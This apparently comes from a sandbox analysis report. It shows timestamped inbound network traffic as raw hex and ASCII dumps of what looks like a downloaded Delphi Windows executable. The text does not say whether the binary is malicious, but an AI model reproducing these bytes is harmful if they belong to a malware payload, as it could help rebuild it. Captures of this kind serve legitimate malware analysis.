00 00 80 ff ff ff 7f 90 fc 8b 41 00 03 09 54 48 65 6c 70 54 79 70
Data Ascii: BiDiModeAbdLeftToRightbdRightToLeftbdRightToLeftNoAlignbdRightToLeftReadingOnlyClassestA.1pAssShif
tssAltssCtrlssLeftssRightssMiddlessDoubleClassesATShiftStatepAATHelpContextATHelpTyp</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>112</td><td>IN</td><td>Data Raw: c3 8b 10 ff 52 14 48 85 c0 7c 67 40 89 45 f0 c7 45 f8 00 00 00 00 8d 4d f4 8b 55 f8 8b c3 8b 30 ff 56 0c 8b c3
e8 0f 06 00 00 8b d0 8d 45 ec e8 59 78 fe ff 8b 45 ec 8b 55 f4 e8 52 03 ff ff 8b f0 85 f6 74 25 8d 45 e8 50 8b ce 49 ba 01
00 00 00 8b 45 f4 e8 6c 7b fe ff 8b 55 e8 8b 4d fc 8b c3 8b 30 ff 56 34 85 c0 74 0f ff 45 f8 ff 4d f0 75 a4 c7 45 f8 ff ff ff ff 33
c0 5a 59 59 64 89 10 68 aa cb 41 00 8d 45 e8 ba 02 00 00 00 e8 36 76 fe ff 8d 45 f4 e8 0a 76 fe ff c3 e9 28 6f fe ff eb e3 8
b 45 f8 5e 5b 8b e5 5d c3 90 53 56 57 55 8b ea 8b f8 8b c7 8b 10 ff 52 14 8b d8 4b 85 db 7c 14 43 33 f6 8b d6 8b c7 8b 0
8 ff 51 18 3b e8 74 07 46 4b 75 ef 83 ce ff 8b c6 5d 5f 5e 5b c3 55 8b ec 51 53 56 57 89 4d fc 8b fa 8b f0 8b 4d fc 8b d7 8b
c6 8b 18 ff 53 60 8b 4d 08 8b
Data Ascii: RH|g@EEMU0VEYxEURt%EPIEl{UM0V4tEMuE3ZYYdhAE6vEv(oE^[]SVWURK|C3Q;tFKu]_^[UQSVWM
MS`M</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-06-23 21:14:28 UTC	128	IN	Data Raw: cd 0b 42 00 dc 0b 42 00 ea 0b 42 00 f9 0b 42 00 e9 e9 00 00 00 55 e8 b6 fe ff ff 59 e9 dd 00 00 00 ba 01 00 00 00 8b 45 fc e8 4f 03 00 00 e9 cb 00 00 00 ba 02 00 00 00 8b 45 fc e8 3d 03 00 00 e9 b9 00 00 00 ba 04 00 00 00 8b 45 fc e8 2b 03 00 00 e9 a7 00 00 00 ba 0a 00 00 00 8b 45 fc e8 19 03 00 00 e9 95 00 00 00 8d 55 f8 8b 45 fc e8 25 fc ff ff e9 85 00 00 00 55 b8 01 00 00 00 e8 75 fe ff ff 59 eb 77 8b 45 fc e8 fa fd ff ff eb 6d 55 b8 01 00 00 00 e8 5d fe ff ff 59 eb 5f 55 e8 84 fe ff ff 59 eb 56 ba 04 00 00 00 8b 45 fc e8 c8 02 00 00 eb 47 ba 08 00 00 00 8b 45 fc e8 b9 02 00 00 eb 38 ba 08 00 00 00 8b 45 fc e8 aa 02 00 00 eb 29 55 b8 02 00 00 00 e8 19 fe ff ff 59 eb 1b ba 08 00 00 00 8b 45 fc e8 8d 02 00 00 eb 0c 55 b8 01 00 00 00 e8 fc fd ff ff 59 33 Data Ascii: BBBBUYEOE=E+EUE%UuYwEmU]Y_UYVEGE8E)UYEUY3
2022-06-23 21:14:28 UTC	144	IN	Data Raw: 83 c4 f8 53 89 55 f8 89 45 fc 8b 45 f8 8b 15 a4 32 42 00 e8 01 ea fd ff 84 c0 0f 84 83 00 00 00 8b 45 fc e8 95 f7 ff ff 33 c0 55 68 a3 4b 42 00 64 ff 30 64 89 20 8b 5d f8 8b c3 e8 7d f7 ff ff 33 c0 55 68 86 4b 42 00 64 ff 30 64 89 20 8b 4b 10 8b 55 fc a1 e0 58 4d 00 e8 57 f1 ff ff 8a 53 18 8b 45 fc e8 7c 01 00 00 33 c0 5a 59 59 64 89 10 68 8d 4b 42 00 8b 45 f8 e8 4f f7 ff ff c3 e9 45 ef fd ff eb f0 33 c0 5a 59 59 64 89 10 68 b5 4b 42 00 8b 45 fc e8 32 f7 ff ff c3 e9 28 ef fd ff eb f0 8b 55 f8 8b 45 fc e8 3f 71 ff ff 5b 59 59 5d c3 8b c0 56 57 8b 40 10 8d 70 10 8b fa a5 a5 a5 a5 33 c0 89 02 5f 5e c3 8d 40 00 55 8b ec 51 53 8b da 89 45 fc 8b 45 fc e8 de f6 ff ff 33 c0 55 68 19 4c 42 00 64 ff 30 64 89 20 8b cb 8b 55 fc a1 e0 58 4d 00 e8 41 f0 ff ff 33 c0 5a Data Ascii: SUEE2BE3UhKBd0d]}3UhKBd0d KUXMWSE|3ZYYdhKBEOE3ZYYdhKBE2(UE?q[YY]VW@p3_^@UQSEE 3UhLBd0d UXMA3Z
2022-06-23 21:14:28 UTC	160	IN	Data Raw: cd ff ff eb 05 e8 db 4b fe ff 33 c0 5a 59 59 64 89 10 68 4e 8b 42 00 83 7d cc 00 74 0f 6a ff 8b 45 cc 50 8b 45 f0 50 e8 79 e3 fd ff 8b 45 d4 50 8b 45 f0 50 e8 64 e3 fd ff 50 e8 86 e2 fd ff c3 e9 84 af fd ff eb d0 33 c0 5a 59 59 64 89 10 68 f2 8b 42 00 83 7d f0 00 74 09 8b 45 f0 50 e8 5a e2 fd ff 8b 45 ec e8 7a 9d fd ff c3 e9 58 af fd ff eb e1 6a 00 6a 00 8d 45 ec 50 6a 00 8b 45 e8 50 8b 45 f4 50 e8 fb e1 fd ff 89 45 d8 83 7d d8 00 74 06 83 7d ec 00 75 15 e8 3f e0 fd ff 85 c0 75 07 e8 c2 cc ff ff eb 05 e8 37 4b fe ff 33 c0 55 68 da 8b 42 00 64 ff 30 64 89 20 8b 55 ec 8b ce 8b 45 f8 e8 24 4e ff ff 33 c0 5a 59 59 64 89 10 eb 18 e9 3d ac fd ff 8b 45 d8 50 e8 e4 e1 fd ff e8 07 b0 fd ff e8 56 b0 fd ff 33 c0 5a 59 59 64 89 10 68 12 8c 42 00 8b 45 f4 50 6a 00 e8 Data Ascii: K3ZYYdhNB}tjEPEPyEPEPdP3ZYYdhB}tEPZEzXjjEPjEPEPE}t}u?u7K3UhBd0d UE$N3ZYYd=EPV3 ZYYdhBEPj
2022-06-23 21:14:28 UTC	176	IN	Data Raw: 5a 4d 00 01 c3 55 8b ec 33 c0 55 68 31 cb 42 00 64 ff 30 64 89 20 ff 05 58 5a 4d 00 33 c0 5a 59 59 64 89 10 68 38 cb 42 00 c3 e9 9a 6f fd ff eb f8 5d c3 8b c0 83 2d 58 5a 4d 00 01 c3 55 8b ec 33 c0 55 68 69 cb 42 00 64 ff 30 64 89 20 ff 05 5c 5a 4d 00 33 c0 5a 59 59 64 89 10 68 70 cb 42 00 c3 e9 62 6f fd ff eb f8 5d c3 8b c0 83 2d 5c 5a 4d 00 01 c3 55 8b ec 33 c0 55 68 a1 cb 42 00 64 ff 30 64 89 20 ff 05 60 5a 4d 00 33 c0 5a 59 59 64 89 10 68 a8 cb 42 00 c3 e9 2a 6f fd ff eb f8 5d c3 8b c0 83 2d 60 5a 4d 00 01 c3 55 8b ec 33 c0 55 68 d9 cb 42 00 64 ff 30 64 89 20 ff 05 64 5a 4d 00 33 c0 5a 59 59 64 89 10 68 e0 cb 42 00 c3 e9 f2 6e fd ff eb f8 5d c3 8b c0 83 2d 64 5a 4d 00 01 c3 55 8b ec 33 c0 55 68 11 cc 42 00 64 ff 30 64 89 20 ff 05 68 5a 4d 00 33 c0 5a Data Ascii: ZMU3Uh1Bd0d XZM3ZYYdh8Bo]-XZMU3UhiBd0d \ZM3ZYYdhpBbo]-\ZMU3UhBd0d `ZM3ZYYdhB*o]-`ZMU3UhBd0d dZM3ZYYdhBn]-dZMU3UhBd0d hZM3Z
2022-06-23 21:14:28 UTC	192	IN	Data Raw: 6e 74 65 78 74 58 0b 43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d4 0b 43 00 24 00 00 00 2c fc 42 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 60 1f 42 00 48 6b 43 00 94 1f 42 00 94 36 43 00 c8 1f 42 00 40 37 43 00 18 1f 42 00 ac 1f 42 00 00 20 42 00 80 35 43 00 08 06 44 00 f4 35 43 00 30 06 44 00 6c 6b 43 00 6c 37 43 00 28 36 43 00 80 06 44 00 94 06 44 00 60 36 43 00 bc 06 44 00 bc 36 43 00 c4 06 44 00 dc 36 43 00 cc 06 44 00 74 6b 43 00 d0 37 43 00 10 38 43 00 fc 36 43 00 e0 06 44 00 e4 06 44 00 20 37 43 00 90 34 43 00 15 54 57 69 6e 43 6f 6e 74 72 6f 6c 41 63 74 69 6f 6e 4c 69 6e 6b 8b c0 f0 0b 43 00 0a 08 54 49 6d 65 4e 61 6d 65 8b c0 00 0c 43 00 01 0c 54 42 6f 72 Data Ascii: ntextXCC$,B5@5@5@5@$3@@3@`BHkCB6CB@7CBB B5CD5C0DlkCl7C(6CDD`6CD6CD 6CDtkC7C8C6CDD 7C4CTWinControlActionLinkCTImeNameCTBor
2022-06-23 21:14:28 UTC	208	IN	Data Raw: 08 83 c0 ec 50 8d 45 ef 50 e8 b7 26 fd ff 8b 45 08 83 c0 ec 50 8d 45 ef 50 e8 07 25 fd ff 85 c0 75 08 85 f6 7f b2 c6 45 ff 00 8a 45 ff 5f 5e 5b 8b e5 5d c3 90 55 8b ec 83 c4 e8 53 88 4d eb 8b da 89 45 fc 84 db 75 12 8b 45 fc f6 40 1c 10 74 69 8b 45 fc f6 40 51 04 75 60 8b 45 fc 83 78 30 00 74 57 8b 45 fc 8b 40 30 e8 cf 64 00 00 84 c0 74 48 8d 55 ec 8b 45 fc e8 4c f5 ff ff 80 7d eb 00 75 17 8b 45 fc 8b 40 30 f6 40 50 40 75 0b 55 e8 14 ff ff ff 59 84 c0 74 04 33 c0 eb 02 b0 01 f6 d8 1b c0 50 8d 45 ec 50 8b 45 fc 8b 40 30 e8 29 62 00 00 50 e8 13 26 fd ff 5b 8b e5 5d c3 8b c0 f6 40 50 40 0f 95 c1 8a 50 57 e8 65 ff ff ff c3 53 56 57 8b fa 8b d8 8b c3 e8 9e 61 01 00 8b f0 85 f6 74 13 3b de 74 0f 8b d7 8b c6 66 be c9 ff e8 93 e9 fc ff eb 16 8b 47 08 50 8b 4f 04 Data Ascii: PEP&EPEP%uEE_^[]USMEuE@tiE@Qu`Ex0tWE@0dtHUEL}uE@0@P@uUYt3PEPE@0)bP&[ ]@P@PWeSVWat;tfGPO
2022-06-23 21:14:28 UTC	224	IN	Data Raw: 01 00 00 8b 78 08 4f 85 ff 7c 54 47 33 f6 8b 45 fc 8b 80 98 01 00 00 8b d6 e8 a7 2b fe ff 80 78 57 00 75 0c f6 40 1c 10 74 31 f6 40 51 04 75 2b f6 40 50 40 74 25 8b 50 44 03 50 4c 52 8b 50 40 03 50 48 52 8b 50 44 52 8b 40 40 50 53 e8 7b e2 fc ff 89 45 f4 83 7d f4 01 74 04 46 4f 75 af 83 7d f4 01 74 0d 8b d3 8b 45 fc 8b 08 ff 91 b8 00 00 00 8b 45 f0 50 53 e8 11 e3 fc ff 33 c9 8b d3 8b 45 fc e8 61 00 00 00 33 c0 5a 59 59 64 89 10 68 bf 8b 43 00 8b 45 f8 83 78 04 00 75 12 8d 45 b0 50 8b 45 fc e8 33 22 00 00 50 e8 5d e4 fc ff c3 e9 13 af fc ff eb dd 5f 5e 5b 8b e5 5d c3 8b c0 83 c4 f0 c7 04 24 0f 00 00 00 89 54 24 04 33 d2 89 54 24 08 33 d2 89 54 24 0c 8b d4 8b 08 ff 51 f0 83 c4 10 c3 8d 40 00 53 56 57 55 83 c4 e0 8b d9 8b ea 8b f0 80 be a8 01 00 00 00 74 1f Data Ascii: xO|TG3E+xWu@t1@Qu+@P@t%PDPLRP@PHRPDR@@PS{E}tFOu}tEEPS3Ea3ZYYdhCExuEPE3"P]_^[]$ T$3T$3T$Q@SVWUt
2022-06-23 21:14:28 UTC	240	IN	Data Raw: 8b f3 eb 21 8b d7 8b 46 14 3a 50 10 75 15 8b c6 e8 50 03 00 00 50 8b c6 e8 84 fe ff ff 5a 92 2b c2 eb 23 8b f0 8b 43 1c 3b 70 64 75 d7 8b cf 8b 43 1c 8b 50 64 3a 4a 10 75 05 8b 40 68 eb 07 8b c2 e8 1f 03 00 00 83 c4 10 5f 5e 5b c3 53 56 57 8b f0 8b c6 e8 f8 fd ff ff 85 c0 0f 84 8f 00 00 00 80 7e 10 00 0f 84 85 00 00 00 8b c6 e8 f3 03 00 00 8b d8 8a 46 10 fe c8 74 06 fe c8 74 12 eb 20 ba 01 00 00 00 8b c6 e8 10 ff ff ff 8b f8 eb 12 ba 02 00 00 00 8b c6 e8 00 ff ff ff 8b f8 eb 02 33 ff 8b c6 e8 a7 fd ff ff 50 8b c7 5a 8b ca 99 f7 f9 8b f0 85 db 74 37 83 7b 0c 00 75 0b 8b d7 8b c3 e8 c5 02 00 00 eb 12 8b c3 e8 d0 fd ff ff 8b d0 03 d6 8b c3 e8 b1 02 00 00 8b c3 e8 0a 01 00 00 8b c3 e8 53 03 00 00 8b d8 85 db 75 c9 5f 5e 5b c3 90 53 56 57 8b f2 8b d8 8b c6 e8 Data Ascii: !F:PuPPZ+#C;pduCPd:Ju@h_^[SVW~Ftt 3PZt7{uSu_^[SVW
2022-06-23 21:14:28 UTC	256	IN	Data Raw: 04 b8 8b 15 c0 ff 43 00 e8 30 2a fc ff 85 c0 74 08 8b 14 24 8b 08 ff 51 68 47 4e 75 dc 8d 43 7c 8b 14 24 e8 d1 36 fc ff 8b c3 8b 10 ff 52 30 5a 5f 5e 5b c3 90 53 56 57 51 89 14 24 8b d8 8b 04 24 3b 83 80 00 00 00 74 42 8b 43 50 8b 70 08 4e 85 f6 7c 27 46 33 ff 8b 43 50 8b 40 04 8b 04 b8 8b 15 c0 ff 43 00 e8 d2 29 fc ff 85 c0 74 08 8b 14 24 8b 08 ff 51 6c 47 4e 75 dc 8b 04 24 89 83 80 00 00 00 8b c3 8b 10 ff 52 30 5a 5f 5e 5b c3 90 53 56 57 51 66 89 14 24 8b d8 66 8b 04 24 66 3b 83 84 00 00 00 74 45 8b 43 50 8b 70 08 4e 85 f6 7c 28 46 33 ff 8b 43 50 8b 40 04 8b 04 b8 8b 15 c0 ff 43 00 e8 73 29 fc ff 85 c0 74 09 66 8b 14 24 8b 08 ff 51 70 47 4e 75 db 66 8b 04 24 66 89 83 84 00 00 00 8b c3 8b 10 ff 52 30 5a 5f 5e 5b c3 8d 40 00 53 56 57 55 8b da 8b e8 3a 9d Data Ascii: C0*t$QhGNuC|$6R0Z_^[SVWQ$$;tBCPpN|'F3CP@C)t$QlGNu$R0Z_^[SVWQfff;tECPpN|(F3CP @Cs)tf$QpGNuf$fR0Z_^[@SVWU:

Timestamp	kBytes transferred	Direction	Data
2022-06-23 21:14:28 UTC	272	IN	Data Raw: 08 8d 70 f0 8d 7a a4 a5 a5 a5 a5 8b 45 08 8b 40 c8 8b 40 4c 8b 10 ff 52 2c 8b 55 08 8b 52 f8 8b 4d 08 2b 51 f0 3b c2 7d 4a 8b 45 08 8b 40 c8 8b 40 4c 8b 10 ff 52 2c 8b 55 08 8b 52 f8 8b 4d 08 2b 51 f0 2b d0 d1 fa 79 03 83 d2 00 8b 45 08 03 50 f0 42 8b 45 08 89 50 f0 8b 45 08 8b 40 c8 8b 40 4c 8b 10 ff 52 2c 8b 55 08 03 42 f0 8b 55 08 89 42 f8 8b 45 08 8b 40 c8 8b 40 4c 8b 10 ff 52 20 8b 55 08 8b 52 fc 8b 4d 08 2b 51 f4 3b c2 7d 4a 8b 45 08 8b 40 c8 8b 40 4c 8b 10 ff 52 20 8b 55 08 8b 52 fc 8b 4d 08 2b 51 f4 2b d0 d1 fa 79 03 83 d2 00 8b 45 08 03 50 f4 42 8b 45 08 89 50 f4 8b 45 08 8b 40 c8 8b 40 4c 8b 10 ff 52 20 8b 55 08 03 42 f4 8b 55 08 89 42 fc 8b 45 08 8b 40 c8 8b 48 4c 8b 45 08 8d 50 f0 8b 45 08 8b 40 d8 e8 7c 07 fe ff 8b 45 08 8b 55 08 8d 70 a4 8d Data Ascii: pzE@@LR,URM+Q;}JE@@LR,URM+Q+yEPBEPE@@LR,UBUBE@@LR URM+Q;}JE@@LR URM+Q+yEPBEPE@@LR UBUBE@HLEPE@|EUp
2022-06-23 21:14:28 UTC	288	IN	Data Raw: 2c 44 00 e8 45 24 fd ff a1 a0 28 44 00 e8 ff 22 fd ff b2 01 a1 88 92 41 00 e8 37 a8 fb ff a3 b0 5b 4d 00 b2 01 a1 40 33 44 00 e8 26 a8 fb ff a3 a4 5b 4d 00 b2 01 a1 ac 33 44 00 e8 51 16 fe ff a3 a8 5b 4d 00 c3 8d 40 00 54 8b 44 00 01 0d 54 53 63 72 6f 6c 6c 42 61 72 49 6e 63 03 01 00 00 00 ff 7f 00 00 70 8b 44 00 03 0f 54 53 63 72 6f 6c 6c 42 61 72 53 74 79 6c 65 01 00 00 00 00 02 00 00 00 6c 8b 44 00 09 73 73 52 65 67 75 6c 61 72 06 73 73 46 6c 61 74 0a 73 73 48 6f 74 54 72 61 63 6b 05 46 6f 72 6d 73 fc 8b 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 8c 44 00 00 00 00 00 00 00 00 00 00 00 00 08 8c 44 00 48 00 00 00 dc 92 41 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 c8 bc 41 00 d8 bd 41 00 e0 bd 41 00 bc ae Data Ascii: ,DE$(D"A7[M@3D&[M3DQ[M@TDTScrollBarIncpDTScrollBarStylelDssRegularssFlatssHotTrackFormsDDDHA5@5@5@5@5@$3@@3@AAA
2022-06-23 21:14:28 UTC	304	IN	Data Raw: ff 6a 00 6a 00 53 68 fc cb 44 00 8a 4b 5e 80 f1 01 ba 68 cb 44 00 8b c6 8b 38 ff 57 04 53 68 c8 cb 44 00 53 68 e0 cb 44 00 8a 4b 5e 80 f1 01 ba 80 cb 44 00 8b c6 8b 38 ff 57 04 53 68 a8 cb 44 00 6a 00 6a 00 33 c9 ba 94 cb 44 00 8b c6 8b 18 ff 53 04 5f 5e 5b c3 00 00 ff ff ff ff 0d 00 00 00 50 69 78 65 6c 73 50 65 72 49 6e 63 68 00 00 00 ff ff ff ff 0a 00 00 00 54 65 78 74 48 65 69 67 68 74 00 00 ff ff ff ff 12 00 00 00 49 67 6e 6f 72 65 46 6f 6e 74 50 72 6f 70 65 72 74 79 00 00 53 56 8b f2 8b d8 8b c6 e8 13 24 fd ff 84 c0 74 09 b2 01 8b c3 e8 8a 7c fe ff 5e 5b c3 8d 40 00 53 56 8b f2 8b d8 8b c6 e8 b7 2e fd ff 89 83 70 02 00 00 5e 5b c3 8b c0 53 56 8b f2 8b d8 8b c3 e8 2b 00 00 00 8b d0 8b c6 e8 1e 47 fd ff 5e 5b c3 8d 40 00 53 56 8b f2 8b d8 8b c3 e8 b3 Data Ascii: jjShDK^hD8WShDShDK^D8WShDjj3DS_^[PixelsPerInchTextHeightIgnoreFontPropertySV$t|^[@SV.p^[SV+G^[@SV
2022-06-23 21:14:28 UTC	320	IN	Data Raw: 00 55 8b ec 51 53 56 57 89 45 fc 8b 45 fc 80 b8 a6 01 00 00 00 74 5d 8b 45 fc e8 5a 70 fe ff 8b f0 4e 85 f6 7c 4e 46 33 ff 8b d7 8b 45 fc e8 0a 70 fe ff 8b d8 80 7b 57 00 74 10 8b 45 08 50 8b c3 e8 8b ff ff ff 59 84 c0 75 21 8b c3 8b 15 4c 0c 43 00 e8 c1 29 fb ff 84 c0 74 14 8b 45 08 50 8b c3 e8 9a ff ff ff 59 84 c0 74 04 b0 01 eb 06 47 4e 75 b5 33 c0 5f 5e 5b 59 5d c3 90 55 8b ec 51 53 89 55 fc 8b d8 f6 43 1c 10 75 3e 80 bb a6 01 00 00 00 74 35 55 8b 83 20 02 00 00 e8 2f ff ff ff 59 84 c0 75 1a 55 8b c3 e8 22 ff ff ff 59 84 c0 75 0d 55 8b c3 e8 45 ff ff ff 59 84 c0 74 0a 8b 45 fc c7 40 0c 01 00 00 00 5b 59 5d c3 8b c0 55 8b ec 53 56 8b 45 08 8b 40 fc 8b 80 f0 02 00 00 85 c0 74 38 8b 55 08 8b 58 08 4b 85 db 7c 2d 43 33 f6 8b 45 08 8b 40 fc 8b 80 f0 02 00 Data Ascii: UQSVWEEt]EZpN|NF3Ep{WtEPYu!LC)tEPYtGNu3_^[Y]UQSUCu>t5U /YuU"YuUEYtE@[Y]USVE@t8UXK|-C3E@
2022-06-23 21:14:28 UTC	336	IN	Data Raw: 89 45 dc 8d 45 a0 50 8b 03 8b 40 60 33 c9 ba 30 b0 00 00 e8 7d 0d fe ff 85 c0 0f 94 45 e3 80 7d e3 00 74 24 8b 03 66 83 b8 32 01 00 00 00 74 18 8d 45 a0 50 8d 4d e3 8d 55 d8 8b 33 8b 86 34 01 00 00 ff 96 30 01 00 00 80 7d e3 00 74 08 8b 03 83 78 60 00 75 04 33 c0 eb 02 b0 01 8b 13 88 42 58 8b 03 80 78 58 00 0f 84 1f 01 00 00 83 7d d8 00 0f 84 15 01 00 00 55 8b 45 a4 e8 c1 fc ff ff 59 8b 03 8b 40 60 8b 8a 50 5f 8b 03 8b 80 84 00 00 00 8b 08 ff 51 70 8b 45 dc 50 8d 45 90 50 8b 03 8b 80 84 00 00 00 8b 4d d8 8b 55 b0 8b 30 ff 96 d8 00 00 00 8b 45 ac 50 8b 45 a8 50 8d 45 90 50 e8 a0 26 fb ff 8b 03 8b 80 84 00 00 00 66 be c8 ff e8 b3 e9 fa ff 84 c0 74 13 55 8b 45 d8 e8 be fc ff ff 59 83 c0 05 29 45 90 29 45 98 8d 8d 78 ff ff ff 8d 55 b8 8b 03 8b 40 60 e8 41 f6 fd Data Ascii: EEP@`30}E}t$f2tEPMU340}tx`u3BXxX}UEY@`P_QpEPEPMU0EPEPEP&ftUEY)E)ExU@`A
2022-06-23 21:14:28 UTC	352	IN	Data Raw: 90 53 56 8b f2 8b d8 8b cb b2 01 a1 28 68 45 00 e8 18 14 00 00 8b d0 85 d2 74 03 83 ea f0 8b c6 e8 40 d4 fa ff 5e 5b c3 90 55 8b ec 6a 00 6a 00 53 56 8b f2 8b d8 33 c0 55 68 a7 8b 45 00 64 ff 30 64 89 20 85 db 75 21 8d 55 fc a1 dc 42 4d 00 e8 d8 d8 fa ff 8b 4d fc b2 01 a1 a4 d7 45 00 e8 0d 36 fb ff e8 5c b0 fa ff 8d 45 f8 8b d3 b9 b4 8b 45 00 e8 19 d4 fa ff 8b 45 f8 8b d6 8b 08 ff 51 0c 33 c0 5a 59 59 64 89 10 68 ae 8b 45 00 8d 45 f8 e8 b6 d3 fa ff 8d 45 fc e8 06 b6 fa ff c3 e9 24 af fa ff eb e8 5e 5b 59 59 5d c3 a1 da f5 5e 29 27 d4 11 83 da 00 c0 4f 60 b2 dd 55 8b ec 6a 00 6a 00 53 56 8b f1 8b da 33 c0 55 68 47 8c 45 00 64 ff 30 64 89 20 8b c3 8b 15 3c 51 45 00 e8 34 a9 fa ff 84 c0 74 18 8b c3 8b 15 3c 51 45 00 e8 47 a9 fa ff 8b 50 14 8d 45 fc e8 3c b6 Data Ascii: SV(hEt@^[UjjSV3UhEd0d u!UBMME6\EEEQ3ZYYdhEEE$^[YY]^)'O`UjjSV3UhGEd0d <QE4t<QEGPE<
2022-06-23 21:14:28 UTC	368	IN	Data Raw: 94 fa ff 8b c3 5f 5e 5b 59 59 5d c2 08 00 8d 40 00 55 8b ec 83 c4 f8 53 56 57 33 c0 89 45 f8 8b 5d 08 53 33 c0 55 68 71 cb 45 00 64 ff 30 64 89 20 8d 45 fc 50 8d 55 f8 8b c3 e8 0a f2 ff ff 8b 45 f8 50 8b 00 ff 90 14 01 00 00 e8 0d 95 fa ff 66 83 7d fc 01 1b c0 40 8b 55 0c 88 02 33 c0 5a 59 59 64 89 10 58 33 db eb 05 e9 92 6f fa ff 8d 45 f8 e8 d6 93 fa ff 8b c3 5f 5e 5b 59 59 5d c2 08 00 8d 40 00 55 8b ec 83 c4 f8 53 56 57 33 c0 89 45 f8 8b 5d 08 53 33 c0 55 68 e5 cb 45 00 64 ff 30 64 89 20 8d 45 fc 50 8d 55 f8 8b c3 e8 96 f1 ff ff 8b 45 f8 50 8b 00 ff 90 0c 01 00 00 e8 99 94 fa ff 66 83 7d fc 01 1b c0 40 8b 55 0c 88 02 33 c0 5a 59 59 64 89 10 58 33 db eb 05 e9 1e 6f fa ff 8d 45 f8 e8 62 93 fa ff 8b c3 5f 5e 5b 59 59 5d c2 08 00 8d 40 00 55 8b ec 6a 00 53 Data Ascii: _^[YY]@USVW3E]S3UhqEd0d EPUEPf}@U3ZYYdX3oE_^[YY]@USVW3E]S3UhEd0d EPUEPf}@U3ZYYdX3oEb_^[YY]@UjS
2022-06-23 21:14:28 UTC	384	IN	Data Raw: ff e9 c2 00 00 00 8d 45 f4 ba 2c 0c 46 00 e8 2a 37 fa ff 8d 45 f8 8b 55 f4 e8 1f 37 fa ff 8b 45 f4 e8 3f 39 fa ff 8b f8 4f 8d 4d d4 0f bf d7 b0 30 e8 1f 3d fa ff 8b 55 d4 8d 45 f4 e8 2c 39 fa ff 8b 55 fc 8b 45 f4 e8 2d ef ff ff 85 c0 7d 0d 8d 45 f4 ba 1c 0c 46 00 e8 10 39 fa ff 8b c3 e8 41 36 fa ff eb 2c 8d 45 d0 50 8d 4d f8 8b 55 fc 8b 45 f4 e8 b9 fb ff ff 8b 55 d0 8b c3 e8 eb 38 fa ff 8d 45 f4 b9 1c 0c 46 00 8b 55 f8 e8 1f 39 fa ff 8b 45 f8 ba 1c 0c 46 00 e8 12 3a fa ff 74 11 8b 03 e8 bd 38 fa ff 0f bf d7 83 c2 40 3b c2 7c b4 8d 4d cc 8b 03 8b d6 e8 33 fc ff ff 8b 55 cc 8b c3 e8 31 36 fa ff 33 c0 5a 59 59 64 89 10 68 fe 0b 46 00 8d 45 cc ba 09 00 00 00 e8 e7 35 fa ff 8d 45 f4 ba 03 00 00 00 e8 da 35 fa ff c3 e9 d4 2e fa ff eb de 5f 5e 5b 8b e5 5d c3 00 Data Ascii: E,F*7EU7E?9OM0=UE,9UE-}EF9A6,EPMUEU8EFU9EF:t8@;|M3U163ZYYdhFE5E5._^[]
2022-06-23 21:14:28 UTC	400	IN	Data Raw: fc 8b c3 8b 18 ff 93 80 00 00 00 33 c0 5a 59 59 64 89 10 68 2f 4b 46 00 8d 45 fc e8 85 f6 f9 ff c3 e9 a3 ef f9 ff eb f0 8b 45 f8 5b 59 59 5d c3 90 55 8b ec 33 c0 55 68 5d 4b 46 00 64 ff 30 64 89 20 ff 05 3c 5e 4d 00 33 c0 5a 59 59 64 89 10 68 64 4b 46 00 c3 e9 6e ef f9 ff eb f8 5d c3 8b c0 83 2d 3c 5e 4d 00 01 c3 bc 4b 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 4b 46 00 08 01 00 00 44 43 46 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 7c 33 40 00 c8 5a 46 00 60 5a 46 00 30 5b 46 00 c4 5a 46 00 14 54 49 64 53 6f 63 6b 65 74 4c 69 73 74 57 69 6e 64 6f 77 73 8d 40 00 30 4c 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 4c Data Ascii: 3ZYYdh/KFEE[YY]U3Uh]KFd0d <^M3ZYYdhdKFn]-<^MKFKFDCF5@5@5@5@5@$3@@3@|3@ZF`ZF0[FZFTIdSocketListWindows@0LFL

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>416</td><td>IN</td><td>Data Raw: 74 65 5f 45 6e 75 6d 65 72 61 74 69 6f 6e 5f 54 6f 6b 65 6e 5f 45 72 72 90 6c 8b 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6c 8b 46 00 0c 00 00 00 84 73 46 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 7c 33 40 00 22 45 50 61 72 73 65 72 41 74 74 72 69 62 75 74 65 5f 54 79 70 65 5f 4d 69 73 6d 61 74 63 68 5f 45 72 72 90 dc 8b 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 dc 8b 46 00 0c 00 00 00 84 73 46 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 7c 33 40 00 1b 45 50 61 72 73 65 72 44 75 70 6c 69 63 61 74 65 5f 54 6f 6b 65 6e 73 5f 45 72 72 44 8c 46 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: te_Enumeration_Token_ErrlFlFsF5@5@5@5@5@$3@@3@|3@"EParserAttribute_Type_Mismatch_ErrFFsF5@5@5@5@5@$3@@3@|3@EParserDuplicate_Tokens_ErrDF</td></tr>
